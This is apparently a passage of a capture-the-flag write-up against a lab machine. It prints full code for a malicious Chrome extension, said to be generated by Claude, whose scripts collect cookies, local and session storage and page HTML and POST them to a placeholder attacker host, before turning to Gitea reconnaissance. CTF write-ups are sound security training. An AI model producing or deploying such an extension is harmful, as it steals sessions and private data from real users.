
This is very interesting.
First, we need to create a malicious extension.
We asked Claude to generate it.
Create a manifest.json:
{
  "manifest_version": 3,
  "name": "Totally Legit Extension",
  "version": "1.0",
  "description": "Does normal things",
  "permissions": [
    "cookies",
    "tabs",
    "storage",
    "<all_urls>"
  ],
  "host_permissions": [
    "<all_urls>"
  ],
  "background": {
    "service_worker": "background.js"
  },
  "content_scripts": [{
    "matches": ["<all_urls>"],
    "js": ["content.js"]
  }]
}
Create background.js to exfiltrate data:
// Send cookies and sensitive data to your server
chrome.cookies.getAll({}, function(cookies) {
  fetch('http://YOUR_IP:YOUR_PORT/exfil', {
    method: 'POST',
    body: JSON.stringify({
      cookies: cookies,
      url: 'stolen_data'
    })
  });
});
Create content.js to grab page content:
// Steal localStorage, sessionStorage, or specific page data
const data = {
  localStorage: JSON.stringify(localStorage),
  sessionStorage: JSON.stringify(sessionStorage),
  cookies: document.cookie,
  url: window.location.href,
  html: document.body.innerHTML
};

fetch('http://YOUR_IP:YOUR_PORT/exfil', {
  method: 'POST',
  body: JSON.stringify(data)
});
Package it:
Set up a listener:
Looking at the output:
We get an interesting domain in the output: browsedinternals.htb.

Browsing to the page, we get a generic Gitea page.

Scrolling down, we see a version.
Subdirectory scanning on the browsedinternals.htb subdomain reveals an interesting subdirectory.
Looking at larry:

The user has one repo.
Looking at the repo, we see some interesting things.
